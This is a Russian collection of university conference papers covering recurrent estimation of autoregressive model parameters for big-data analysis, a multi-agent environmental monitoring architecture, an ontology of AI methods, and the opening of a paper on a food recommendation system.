6. Верховая Г. В., Акимов С. В. Присяжнюк А. С., Метод многоаспектного геоинформационного моделирования географического района // Информация и космос. 2021. N 4. С. 123–129.

*Статья представлена научным руководителем, заведующим кафедрой ИСАУ СПбГУТ, доктором технических наук, доцентом Г. В. Верховой.*

УДК 004.7:004.422.8  
ГРНТИ 20.01.07

## РЕКУРРЕНТНОЕ ОЦЕНИВАНИЕ ПАРАМЕТРОВ МОДЕЛЕЙ ВРЕМЕННЫХ РЯДОВ ПРИ АНАЛИЗЕ БОЛЬШИХ ДАННЫХ

**Н. А. Птицын, Л. К. Птицына**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Актуализирована многоаспектность востребованности анализа больших данных в науке, образовании, промышленности и социуме. Описаны прикладные аспекты анализа больших данных. Рассмотрены ключевые особенности анализа больших данных в реальном времени. Выделены области применения моделей дискретных временных рядов при анализе больших данных. Представлены преимущества рекуррентного оценивания параметров моделей временных рядов при анализе больших данных. Приведен базовый метод оценивания параметров моделей авторегрессии. Выведены соотношения для рекуррентного оценивания параметров моделей авторегрессии. Раскрыта значимость предлагаемых инноваций для анализа больших данных.*

*большие данные, временные ряды, модель авторегрессии, рекуррентное оценивание.*

Развитие цифровой экономики сопровождается совершенствованием информационных инфраструктур, в состав которых включаются мощные высокопроизводительные ресурсы, хранилища данных и телекоммуникационные системы. Одновременно с этим совершенствуются и создаются новые артефакты, которые оснащаются современными вычислительными и телекоммуникационными средствами, обеспечивающими многопрофильное взаимодействие с ресурсами информационных инфраструктур различных масштабов. В каждом из направлений развития цифровой экономики, связанных с наукой, образованием, промышленностью и социумом, ориентируются на расширение функциональности и масштабов областей применения действующих и создаваемых средств и систем искусственного интеллекта, внедряемых в различные артефакты в целях обеспечения повышения

степени безлюдности и эффективности их функционирования. В подобных условиях профессиональная деятельность и жизнедеятельность в целом характеризуется интенсивным ростом объемов данных, предоставляющих обширные возможности по принятию обоснованных решений, извлечению и генерации новых разносторонних знаний в социуме. Неотъемлемой составляющей представленных процессов принятия обоснованных решений, извлечения и генерации новых знаний является обработка больших данных. Прикладные аспекты обработки больших данных распространяются на все виды профессиональной деятельности и отрасли экономики, а также на любые сферы жизнедеятельности, поскольку получаемые результаты становятся источником новых знаний о функционировании и эффективности артефактов, их влиянии на окружающую среду, необходимости принятия обоснованных решений, касающихся жизненных циклов артефактов, многопрофильной безопасности и жизни в социуме. Особой значимостью в цифровой экономике отличаются процессы обработки больших данных в реальном времени, предусматривающие выявление, предотвращение, обнаружение, парирование критических ситуаций в функционировании и жизненных циклах артефактов, профессиональной деятельности и жизнедеятельности в целом.

Прикладные аспекты процессов обработки больших данных в реальном времени характеризуются очевидным целеполаганием, сосредоточенном на оперативном реагировании на выявляемые и (или) обнаруживаемые критические ситуации [1, 2, 3]. В этой связи наблюдается высокая степень востребованности формализаций, описывающих поведение во времени больших данных в виде профилированных дискретных временных рядов. Профилированность проводится в соответствии со сферой применения результатов анализа больших данных. Накопленные знания о практическом анализе временных рядов раскрываются в [4].

При анализе больших данных в целях преодоления априорных неопределенностей знаний о характере возможных критических ситуаций используются разнообразные подходы к формированию инвариантов в виде дискретных временных рядов, представляющих свойства стационарных процессов. Подобные дискретные временные ряды могут описываться в виде уравнений авторегрессии, скользящего среднего или авторегрессии – скользящего среднего. Поскольку приведенные формализации взаимозаменяемы, то целесообразно сосредоточиться на описаниях некоторого одного вида.

В технологической сфере наибольшее распространение отмечается у стационарных процессов со статистической зависимостью. Для такого рода свойств стационарных процессов наименьшей параметрической раз-

мерностью обладают уравнения авторегрессии. В силу представленного обстоятельства в последующем изложении рассматриваются инновации в части оценивания параметров уравнения авторегрессии.

Уравнение авторегрессии описывается известным образом:

$$x(n) = \mu(n) + \sum_{i=1}^r \alpha_i(n)(x(n-i) - \mu(n)) + \beta(n)z(n),$$

где  $x(n)$ ,  $x(n-1)$  – аппроксимирующие (прогнозируемые) значения временного ряда соответственно в дискретные моменты времени  $n$  и  $(n-i)$ ,  $i = 1, 2, \dots, r$ ;  $r$  – порядок уравнения авторегрессии;  $\mu(n)$  – оценка математического ожидания значений временного ряда на дискретный момент времени  $n$ ;  $\alpha_i(n)$ ,  $i = 1, 2, \dots, r$  – оценки параметров уравнения авторегрессии порядка  $r$  на дискретный момент времени  $n$ ;  $(\beta(n))^2$  – оценка остаточной дисперсии на дискретный момент времени  $n$ ;  $z(n)$  – случайная независимая величина с нулевым математическим ожиданием и единичной дисперсией на дискретный момент времени  $n$ .

В правой части уравнения авторегрессии при решении задач аппроксимации анализируемых данных, обнаружения моментов времени смены статистических свойств, анализируемых данных, при прогнозировании данных, ассоциируемых с показателями качества, надежности, живучести, защищенности, безопасности, загруженности и иных свойств артефактов и исследуемых процессов, могут применяться выборочные или рекуррентные оценки параметров.

Выборочные оценки уравнения авторегрессии определяются на основе метода максимального правдоподобия. При любом порядке уравнения авторегрессии выборочная оценка математического ожидания значений временного ряда на дискретный момент времени  $n$  находится по формуле:

$$\mu(n) = (\sum_{i=1}^n \xi(i))/n,$$

где  $\xi(1)$ ,  $\xi(2)$ , ...,  $\xi(n)$  – выборка значений временного ряда размерности  $n$  из базы данных.

При нулевом порядке уравнения авторегрессии выборочная оценка остаточной дисперсии на дискретный момент времени  $n$  определяется согласно соотношению:

$$(\beta(n))^2 = (\sum_{i=1}^n (\xi(i) - \mu(n))^2)/n.$$

При первом и втором порядке авторегрессии  $c_l(n)$  выборочные оценки ковариационной функции оцениваются по формуле:

$$c_l(n) = (\sum_{i=1}^{n-l} (\xi(i) - \mu(n))(\xi(i+l) - \mu(n)))/(n-l),$$

где  $l = 0, 1, 2$ .

При первом порядке авторегрессии выборочные оценки  $\alpha_1(n)$  первого параметра и  $(\beta(n))^2$  остаточной дисперсии вычисляются в соответствии с приводимыми ниже выражениями:

$$\alpha_1(n) = c_1(n)/c_0(n),$$

$$(\beta(n))^2 = (n-2)c_0(n)(1 - (\alpha(n))^2)/(n-4).$$

При втором порядке авторегрессии выборочные оценки  $\alpha_1(n)$  первого параметра,  $\alpha_2(n)$  второго параметра и  $(\beta(n))^2$  остаточной формируются на основе соотношений:

$$\alpha_1(n) = \left(\frac{c_1(n)}{c_0(n)}\right) \left(1 - \frac{c_2(n)}{c_0(n)}\right) / \left(1 - \left(\frac{c_1(n)}{c_0(n)}\right)^2\right),$$

$$\alpha_2(n) = \left(\frac{c_2(n)}{c_0(n)} - \left(\frac{c_1(n)}{c_0(n)}\right)^2\right) / \left(1 - \left(\frac{c_1(n)}{c_0(n)}\right)^2\right)$$

$$(\beta(n))^2 = ((n-3)(c_0(n) - \alpha_1(n)c_1(n) - \alpha_2(n)c_2(n)))/(n-6).$$

Очевидно, что коэффициент при случайной величине  $z(n)$  для любого порядка авторегрессионной модели временного ряда оценивается следующим образом:

$$\beta(n) = \sqrt{(\beta(n))^2}.$$

Приведенные выражения для вычисления выборочных оценок параметров уравнения авторегрессии послужили опорной базой для вывода их рекуррентных оценок.

Для любого порядка уравнения авторегрессии рекуррентная оценка математического ожидания значений временного ряда на дискретный момент времени  $n$  определяется посредством преобразования

$$\mu(n) = \frac{n-1}{n} \mu(n-1) + \frac{\xi(n)}{n}.$$

Для нулевого порядка уравнения авторегрессии рекуррентная оценка остаточной дисперсии на дискретный момент времени  $n$  находится согласно соотношению

$$(\beta(n))^2 = \frac{n-1}{n} (\beta(n-1))^2 + \frac{n-1}{n^2} (\mu(n-1) - \xi(n))^2.$$

Для первого и второго порядка авторегрессии  $c_l(n)$ ,  $l = 0, 1$  рекуррентные оценки ковариационной функции оцениваются по формулам:

$$A_0(n) = A_0(n-1) + (\xi(n))^2,$$

$$A_1(n) = A_1(n-1) + \xi(n)\xi(n-1),$$

$$B_0(n) = B_0(n-1) + 2\xi(n),$$

$$B_1(n) = B_1(n-1) + \xi(n) + \xi(n-1),$$

$$c_0(n) = (A_0(n) - \mu(n)B_0(n) + n(\mu(n))^2)/n,$$

$$c_1(n) = (A_1(n) - \mu(n)B_1(n) + (n-1)(\mu(n))^2)/(n-1),$$

где  $A_0(n)$ ,  $A_1(n)$ ,  $B_0(n)$ ,  $B_1(n)$  – вспомогательные переменные.

Для второго порядка авторегрессии  $c_l(n)$ ,  $l = 2$  рекуррентная оценка ковариационной функции оцениваются по формулам:

$$A_2(n) = A_2(n-1) + \xi(n)\xi(n-2),$$

$$B_2(n) = B_2(n-1) + \xi(n) + \xi(n-2),$$

$$c_2(n) = (A_2(n) - \mu(n)B_2(n) + (n-2)(\mu(n))^2)/(n-2),$$

где  $A_2(n)$ ,  $B_2(n)$  – вспомогательные переменные.

В соответствии с выявленными особенностями процесса оценивания при переходе на рекуррентное оценивание параметров уравнения авторегрессии сокращается объем передаваемой информации по телекоммуникационным каналам. Эффект сокращения приумножается в случае обработки данных, представляющих многообразие профилей больших данных, характерных для различных артефактов и исследуемых процессов.

Научная новизна представленных результатов исследований заключается в формировании нового вычислительного ядра процесса оценивания параметров уравнения авторегрессии, обеспечивающего сокращение временных затрат на передачу по телекоммуникационным каналам в ресурсы обработки при анализе больших данных.

Практическая значимость предложенной инновации проявляется в ускорении анализа больших данных за счет сокращения временных затрат на передачу по телекоммуникационным каналам в ресурсы обработки и в обеспечении возможности анализа в реальном масштабе времени.

#### Список используемых источников

1. Птицына Л. К., Паскин Д. М. Анализ рисков срыва временного регламента по обнаружению угроз информационной безопасности // Информационная безопасность регионов России (ИБРР–2019). XI Санкт-Петербургская межрегиональная конференция. Санкт-Петербург, 23–25 октября 2019 г.: Материалы конференции. / СПОИСУ. СПб., 2019. С. 466–468.

2. Птицына Л. К., Паскин Д. М. Определение рисков срыва временного регламента по обнаружению угроз информационной безопасности // Региональная информатика и информационная безопасность. Сборник трудов. Выпуск 7 / СПОИСУ. СПб., 2019. С. 126–128.

3. Паскин Д. М., Птицына Л. К. Модельно-аналитический интеллект агентов обнаружения внезапно появляющихся событий // Информационные технологии и телекоммуникации. 2019. Т. 7. № 4. С. 43–49.

4. Нильсен Э. Практический анализ временных рядов: прогнозирование со статистикой и машинное обучение : перевод с английского / Эйлин Нильсен. Москва ; Санкт-Петербург : Диалектика, 2021. 538 с.

УДК 004.89, 504.064  
ГРНТИ 20.15.05, 87.01.81

## РАЗВИТИЕ ИНТЕЛЛЕКТУАЛЬНЫХ СИСТЕМ ЭКОЛОГИЧЕСКОГО МОНИТОРИНГА

**Л. К. Птицына, Д. А. Рожкова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Показана высокая актуальность и значимость контроля состояния окружающей среды. Выделены наиболее характерные особенности современных систем экологического мониторинга. Рассмотрено многообразие интеллектуальных технологий систем экологического мониторинга. Представлены вариации многоагентных технологий в области искусственного интеллекта. Предложены принципы отображения многоагентных технологий на архитектуру интеллектуальных технологий систем экологического мониторинга. Описаны новые возможные функциональности систем экологического мониторинга. Расширены представления о функциональных спецификациях многоагентных интеллектуальных технологий систем экологического мониторинга. Сформирован базис вариаций функциональных спецификаций многоагентных интеллектуальных технологий систем экологического мониторинга.*

*экология, мониторинг, интеллектуальность, многоагентность, архитектура, многоуровневость, планирование, альтернативы.*

Контроль состояния окружающей среды сегодня уделяют большое внимание во всем мире, что свидетельствует об актуальности данной темы [1, 2]. Для обеспечения защиты здоровья и благополучия человека необходимо повысить эффективность контроля состояния окружающей среды за счет применения единого системного подхода к решению проблем загрязнения окружающей среды. В современных исследованиях авторы предлагают подходы к экологическому мониторингу, которые нашли применение в ряде реализованных систем контроля за состоянием окружающей среды. Анализ рассмотренных систем контроля состояния окружающей среды, приведенных в таблице 1, позволил выделить характерные особенности современных систем экологического мониторинга.

Основными компонентами современных систем комплексного экологического мониторинга являются: измерительная подсистема; информационная подсистема, которая содержит внутреннюю базу данных системы, а также внешние базы и банки данных правовой, медико-биологической, санитарно-гигиенической, технико-экономической направленности; подсистема обработки данных; подсистема прогнозирования; подсистема принятия решений [3]. В условиях расширения круга наблюдений, увеличения

числа измеряемых параметров, разнородности сети наблюдательных станций проявляется проблема налаженного комплексного мониторинга над широкомасштабной сетью контроля состояния окружающей среды.

ТАБЛИЦА 1. Характеристика современных систем экологического мониторинга

Система	Содержание мониторинга	Объект мониторинга	Способы реализации	Основная функция
АСМПСКК от компании Emercit	Наблюдение, сбор, оценка, управление, оповещение, прогнозирование	Атмосферный воздух, поверхностные воды	Проведение измерений в реальном времени, оповещение об аварийных ситуациях, автоматический переход в учащенный режим измерения при установлении превышений ПДК	Обнаружение и прогнозирование опасных явлений и процессов
ИАС «Экологический мониторинг»	Наблюдение, сбор, аналитическая обработка результатов, графическое представление, оповещение	Атмосферный воздух, поверхностные и подземные воды, почвы, объекты животного и растительного мира и др.	Использование современных ГИС-технологий. Консолидация данных от сетей наблюдений различных ведомств и организаций в единую базу	Предоставление своевременной и комплексной экологической информации органам власти и населению
Omniscube. Eco	Наблюдение, сбор, графическое представление, анализ данных, оповещение	Промышленные выбросы	Интеграция с внешними системами управления и учета, централизованный мониторинг географически распределенных объектов	Автоматический непрерывный анализ концентрации загрязняющих веществ в выбросах предприятий
Программно-аналитический комплекс «Воздух – Гоголь»	Сбор, анализ, формирование картографического материала и отчета	Атмосферный воздух	Получение данных из внешних баз данных выбросов предприятий и транспорта	Автоматизированный фактический и прогнозный мониторинг состояния атмосферного воздуха

Объем информации, получаемой и накапливаемой в процессе комплексного мониторинга, исключительно велик и затрудняет работу с ней. Для задач единого экологического мониторинга получаемая информация

должна быть объединена в систему комплексных показателей, поддающихся многокритериальной оценке для задач определения текущей обстановки, прогнозирования изменений и др.

Для достижения требуемого уровня качества рассматриваемых систем необходимо рассмотреть вопросы интеллектуализации процессов сбора и обработки данных, минимизации вероятности человеческой ошибки и возможности быстрой адаптации информационно-измерительных и управляющих систем к изменяющимся требованиям внешней среды.

В [4] автор рассматривает аспекты структуры, функций и классификации интеллектуальных приборов и систем управления. Интеллектуальные системы управления используют более совершенные алгоритмы управления, к числу которых относят алгоритмы адаптивного ПИД-регулирования одномерных и многомерных систем, нейросетевые алгоритмы и алгоритмы нечеткой логики, генетические алгоритмы, а также алгоритмы APC-систем усовершенствованного управления (*Advanced Process Control*).

Предлагаемая в [5] интеллектуальная информационно-измерительная и управляющая система контроля состояния территориальной техносферы (ИНИИиУС) осуществляет обработку количественных данных методами усовершенствованного управления APC-систем. В состав системы входят интеллектуальные средства автоматизации: первичные преобразователи температуры, давления, уровня, анализаторы концентрации, рН/ORP, электропроводности, исполнительные механизмы и другие полевые устройства. Для обеспечения минимизации ошибки контроля предлагается в зоне предельных значений параметров использовать трансформирование чувствительности интеллектуального датчика на основе метода Монте-Карло.

В этих работах комплексный мониторинг рассматривается как система наблюдения, контроля и анализа (прогнозирования) динамики состояний объектов мониторинга. С учетом разнородности объектов мониторинга и характеризующих их параметров, а также уже существующих частных систем мониторинга (экологический, экономический, социальный и пр.) эти артефакты интегрируются в единую систему.

Решением поставленной проблемы интеграции разнородных систем экологического мониторинга в единый комплекс может быть применение многоагентных технологий. В работах [6, 7] описаны схемы использования многоагентных технологий для целей экологического мониторинга.

В [6] автор представляет платформу промежуточного программного обеспечения многоагентных систем для задач экологического мониторинга, которая решает несколько ключевых проблем современных сенсорных сетей, таких как автономность, масштабируемость и адаптивность. Автор предлагает прозрачные механизмы агрегирования данных, контроля и управления. Благодаря интеллекту и адаптации многоагентных техноло-



гий к полевым условиям агенты могут рассматриваться как субъекты, ответственные за выполнение таких задач, как проверка входящих измерений, идентификация пользовательских сигналов тревоги, обработка данных и функции управления.

В [7] показано, что многоагентные технологии, а в частности распределенные беспроводные сенсорные сети, эффективны для задач мониторинга окружающей среды, в которых множество датчиков развертываются в широком диапазоне сред для сбора информации или мониторинга определенного события. Автор представляет распределенную систему мультисенсорного мониторинга окружающей среды на основе булевой сети и обучения с подкреплением (*Reinforcement Learning*). Применение булевых сетей значительно снижает сложность данных об окружающей среде, сохраняя при этом полезную информацию. Использование алгоритма обучения с подкреплением для предсказания будущих событий в окружающей среде посредством распознавания образов также снижает сложность процесса агрегации данных.

Для согласования функционирования агентов требуется планировщик их действий [8, 9].

На основании проведенного анализа интеллектуальных технологий для экологического мониторинга предложена архитектура многоагентной системы контроля окружающей среды, представленная на рис. 1 (см. ниже). В архитектуре предусмотрены механизмы связи и сотрудничества между различными агентами для объединения информации, используемой для оценки общего состояния контролируемой среды.

Архитектура системы, охватывает все уровни функциональной структуры, описанной в [3], и позволяет:

- обрабатывать и анализировать большой массив измерительной информации;
- получать данные о состоянии окружающей среды из внешних источников;
- проводить контроль состояния объектов мониторинга в условиях ограниченной информации или неопределенности;
- распознавать отклонения от нормальных значений состояния объектов мониторинга, а также системы в целом;
- планировать действия агентов;
- формировать план по устранению проблем;
- прогнозировать изменения состояния окружающей среды;
- адаптироваться, самообучаться в изменяющихся условиях и т. д.

В результате анализа рассмотренных интеллектуальных технологий и систем экологического мониторинга разработана архитектура много-

агентной системы контроля окружающей среды, которая предоставляет требуемых функционал, а также позволяет интегрировать дополнительные модули и инструменты, расширяющие ряд функций системы.




Рис. 1. Архитектура многоагентной системы экологического мониторинга

### Список используемых источников

1. Molev M. D., Stradanchenko S. G., Maslennikov S. A. Theoretical and experimental substantiation of construction regional security monitoring systems technospheric ARPN // Journal of Engineering and Applied Sciences. 2015;10(16):6787–6792.
2. Gee A. P. (2022). Environmental Monitoring // In: Gee, A.P. (eds) Cell Therapy. Springer, Cham. [https://doi.org/10.1007/978-3-030-75537-9\\_22](https://doi.org/10.1007/978-3-030-75537-9_22).
3. Птицына Л. К., Рожкова Д. А. Применение многоагентных интеллектуальных систем для экологического мониторинга // Сборник лучших докладов конференции ПКМ-2022. СПб. : СПбГУТ, 2023. С. 352–356.
4. Харазов В. Г. Интеллектуальные приборы и системы управления // Известия СПбГТИ (ТУ). 2014. № 26. С. 92–94.
5. Безбородова О. Е. Интеллектуальная информационно-измерительная и управляющая система контроля состояния территориальной техносферы // Измерение. Мониторинг. Управление. Контроль. 2022. №2 (40). С. 21–28.
6. Dauwe S., Van Renterghem T., Botteldooren D., Dhoedt B. Multiagent-Based Data Fusion in Environmental Monitoring Networks // International Journal of Distributed Sensor Networks. 2012;8(6). doi:10.1155/2012/324935.

7. Zheng, Hanzhong & Shi, Dejie. A Multi-Agent System for Environmental Monitoring Using Boolean Networks and Reinforcement Learning. Journal of Cyber Security. (2020). 2. 85–96. 10.32604/jcs.2020.010086.

8. Птицына Л. К., Дамдинов Б. Б. Расширенное объектно-ориентированное моделирование планировщиков для управления крупно-гранулярными процессами // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция: сб. научных статей в 4 т. СПб. : СПбГУТ, 2022. Т. 2. С. 182–185.

9. Птицына Л. К., Жаранова А. О., Птицын Н. А., Белов М. П. Расширенное объектно-ориентированное моделирование планировщиков интеллектуальных информационных агентов // XXV Международная конференция по мягким вычислениям и измерениям (SCM-2022). Сборник докладов. Санкт-Петербург. 25–27 мая 2022 г. СПб.: СПбГЭТУ «ЛЭТИ». С. 87м90.

**УДК 004.8**  
**ГРНТИ 28.23.01**

## **РАЗРАБОТКА ОНТОЛОГИИ МЕТОДОВ И СРЕДСТВ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА**

**Л. К. Птицына, В. Р. Токмаков**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Описано предназначение искусственного интеллекта с позиций устойчивого развития цифровой экономики. Подчеркнута высокая значимость искусственного интеллекта для обеспечения конкурентоспособности артефактов. Рассмотрены ключевые особенности современных парадигм искусственного интеллекта. Представлено расширение областей применения артефактов с искусственным интеллектом. Проанализировано разнообразие направлений развития и обновления технологий искусственного интеллекта. Обращено особое внимание на разрастание гипертехнологических решений для артефактов с искусственным интеллектом.*

*искусственный интеллект, представление знаний, систематизация, онтология, метод, средство.*

Разработка онтологии методов и средств искусственного интеллекта – это важный и актуальный процесс, который имеет огромное значение для развития технологий и улучшения качества жизни человека. Искусственный интеллект (ИИ) является одним из наиболее активно развивающихся областей технологий, его разработка влечет за собой множество проблем и вызовов, которые требуют решения.

Онтология в области ИИ – это система представления и организации знаний, которая помогает улучшить понимание сущности предметной области и определить основные концепции и понятия [1, 2].

Онтология методов и средств ИИ включает в себя исследование различных методов и технологий, используемых в ИИ, а также их характеристик и возможностей. В этом контексте онтология может включать в себя такие компоненты, как технологии представления знаний, технологии обработки текстов на естественных языках, технологии формирования логических выводов, технологии машинного обучения, технологии машинного зрения для восприятия объектов, агентные технологии, технологии нейронных сетей, технологии принятия решений, технологии манипулирования объектами и перемещения в пространстве, технологии генерации модельно-аналитического интеллекта, технологии генерации знаний и вновь появляющиеся интеллектуальные технологии.

В современных условиях развития цифровой экономики разрастается применение артефактов, реализующих отдельные спецификации искусственного интеллекта на основе гипертехнологий, образованных в результате сквозного связывания отдельных интеллектуальных технологий. Выделенный процесс требует соответствующего представления знаний в онтологии искусственного интеллекта.

Разработка онтологии методов и средств ИИ имеет ряд важных преимуществ [2]. Во-первых, она позволяет улучшить качество работы ИИ-систем, усовершенствовать их эффективность и точность. Во-вторых, онтология помогает понять сложные концепции и процессы, связанные с ИИ, что повышает прозрачность и доступность этой области. В-третьих, онтология может послужить основой для создания стандартов и рекомендаций для разработки ИИ-систем.

Однако разработка онтологии методов и средств ИИ представляет собой сложную задачу, так как требует глубокого понимания всех аспектов ИИ, включая математические модели, алгоритмы, данные и процессы [3]. Кроме того, это также требует внимательного исследования реальных применений ИИ в различных отраслях и отношений между ними.

Результатом этого процесса является создание онтологии, которая является унифицированным и стандартизированным представлением методов и средств ИИ. Это позволяет улучшить коммуникацию между разработчиками, исследователями и пользователями, а также содействует созданию более высококачественных ИИ-систем.

Разработка онтологии методов и средств ИИ является важным шагом в развитии ИИ как дисциплины и ее практического применения. Она помогает улучшить качество ИИ-систем, содействует интеграции ИИ в различные отрасли и облегчает решение проблем, связанных с ИИ. Она позволяет

улучшить образование в области ИИ, ускорить процесс разработки новых приложений ИИ, решить важные социальные и экономические проблемы.

В таблицах 1–2 представляются сведения, которые классифицируют различные средства, применимые к разработке онтологии методов и средств искусственного интеллекта. В таблице приведены наименования средств и методов, их описание и применение. Приведенная классификация помогает быстро получить общее представление о различных средствах и их назначении.

ТАБЛИЦА 1. Основные методы разработки онтологий ИИ

Методы	Описание	Применение
Ручное построение	Ручное создание онтологии специалистами в определенной области	Используется в случае, когда необходима высокая точность и детализация онтологии
Автоматическое построение	Использование компьютерных программ для автоматической генерации онтологии из данных	Используется в случае, когда требуется быстрое построение онтологии для большого объема данных
Комбинированный подход	Комбинирование ручного и автоматического построения онтологии	Используется в случае, когда требуется высокая точность и детализация в некоторых областях, а также быстрое построение онтологии для большого объема данных. В этом случае онтология может быть частично построена ручным путем для важных и ключевых областей, а затем дополнена автоматически сгенерированными данными

ТАБЛИЦА 2. Основные средства разработки онтологий ИИ

Средства	Описание	Применение
Онтологические инструменты	Программные инструменты, позволяющие построить и управлять онтологией	Используются для упрощения процесса создания и управления онтологией
Онтологические редакторы	Программные инструменты для редактирования и просмотра онтологии	Используются для удобной работы с онтологией и ее визуализации
Базы данных	Используются для хранения и обработки онтологических данных	Используются для эффективного хранения и обработки онтологических данных

Разработка онтологии искусственного интеллекта является важным шагом в развитии научно-технологического обеспечения цифровой экономики, который позволит улучшить и ускорить цифровую трансформацию во всех областях деятельности. Однако это также и ответственная задача, так как она может повлиять на будущее использование искусственного интеллекта. В связи с этим важно выполнять разработку онтологии искусственного интеллекта с большой осторожностью и учитывать все возможные последствия.

#### Список используемых источников

1. Добров Б. В., Иванов В. В., Лукашевич Н. В., Соловьев В. Д. Курс из 16 презентаций: «Онтологии и тезаурусы». URL: <http://download.yandex.ru/class/solovyev/plan.pdf> (дата обращения 13.02.2023).
2. Птицына Л. К. Системы представления и приобретения знаний. СПб. : СПбГУТ, 2019. 158 с.
3. Птицына Л. К., Голутвина Ю. А. Онтологический подход к организации информационного обмена в мультиагентной системе интеграции сервис-ориентированных систем // Актуальные проблемы инфотелекоммуникаций в науке и образовании. VII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4 т. СПб. : СПбГУТ, 2018. Т. 2. С. 236–241.

УДК 004.8  
ГРНТИ 20.23.25

## РАЗРАБОТКА ИНФОРМАЦИОННОЙ СИСТЕМЫ ГАСТРОНОМИЧЕСКИХ РЕКОМЕНДАЦИЙ

**О. В. Раковский, В. Г. Талисман**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье анализируется существующий в настоящее время рынок гастрономических рекомендаций, выявляются достоинства и недостатки существующих систем, предлагается новый подход к разработке системы рекомендаций, описываются принципы использования данного подхода. Полученные результаты планируется в дальнейшем использовать для проектирования продукта.*

*информационная система формирования рекомендаций, гастрономия, выбор блюд, помощь в выборе.*

По оценкам Всемирной организации здравоохранения (ВОЗ) [1] среди жителей 52 государств каждый четвертый человек в мире сталкивается

с нарушениями психического здоровья. А такие заболевания, в свою очередь, по обычно приводят к стрессу, по мере прогрессирования.

Какие существуют способы избавления от стресса? Согласно статистике холдинга «Ромир» [2], 35 % мужчин и 34 % женщин в возрасте от 24 до 40 лет (36 % респондентов) и возрасте от 41 до 50 лет (36 % респондентов) сообщили, что борются со стрессом путем встреч с друзьями и общения с близкими людьми. Молодые люди в возрасте 20–29 лет используют для борьбы со стрессом вкусную еду и покупку вещей.

Поскольку большинство подобных встреч проходит «за чашечкой кофе» или в ресторане, можно сделать вывод, что для борьбы со стрессом многие используют удовольствие от еды. Существуют различные национальные кухни, отдающие предпочтение определенным типам блюд. Также существуют рестораны быстрого питания, где имеются различные блюда, характерные для таких мест.

Чтобы облегчить выбор места и блюд существуют сервисы гастрономических рекомендаций. В настоящее время существует два основных типа подобных систем, ориентированных на рекомендацию блюд и на рекомендацию заведений питания.

Рассмотрим системы, ориентированные на рекомендацию блюд. В качестве представителей таких систем можно отметить Поваренок.ру и Webspoon.ru. Оба сервиса представляют собой базу рецептов блюд и ингредиентов, входящих в рецепт.

В системе поиска Поваренок.ру поиск блюд реализован в виде четырех параметров для уточнения выборки, а именно: желаемые ингредиенты, исключить ингредиенты, кухня и тип блюда. В результате выборки находятся блюда с выбранными ингредиентами и дополнительными, которые не были указаны в списке.

В системе поиска блюд сервиса Webspoon.ru, ближайшим конкурентом сервиса Поваренок.ру, основная цель так же заключается в рекомендации рецептов блюд. Поиск на сервисе Webspoon.ru реализован в виде большого списка ингредиентов, разделенного на категории, в которых пользователь, с помощью клика на нужный ингредиент, может добавить его в список.

После выбора предпочитаемых компонентов получаем выборку аналогичную сервису Поваренок.ру, содержащую блюда с указанными компонентами и дополнительными, не относящимися к выбранным.

Теперь рассмотрим системы для рекомендации заведений. На сегодняшнем рынке присутствует два сервиса, гдебар.ру и restoclub.ru. Основной задачей каждого из них является партнерство с как можно большим количеством заведений и помощь пользователю в выборе заведений для отдыха.

В системе подбора мест отдыха сервиса гдебар.ру выборка формируется на основе четырех ступеней опроса пользователя, а именно: цель посещения, бюджет на человека, где и когда. Последние два этапа определяют район предполагаемого места проведения, время и день проведения соответственно. После отправки запроса выводится список подходящих заведений и их краткий обзор с возможностью заказать столик.

В системе подбора заведений сервиса Restoclub.ru фильтр, по которому можно найти необходимое место представлен в виде пяти категорий, содержащие подкатегории, среди которых метро, район города, кухни, блюда, напитки, тип заведений, особенности, дополнительные услуги, повод, средний чек.

После ввода пользователем интересующих его параметров будущего заведения сервис предоставляет список подходящих мест, их краткий обзор и оценку других пользователей.

Представляется логичным создать новую информационную систему гастрономических рекомендаций, объединив достоинства обоих типов существующих систем, учитывая заданные пользователем данные о его пожеланиях, непереносимостях и антипатиях, а также данные опроса, который, при желании, пользователь может пройти. Опрос направлен на выяснение предпочтений пользователя к какой-либо кухне, либо блюдам [3].

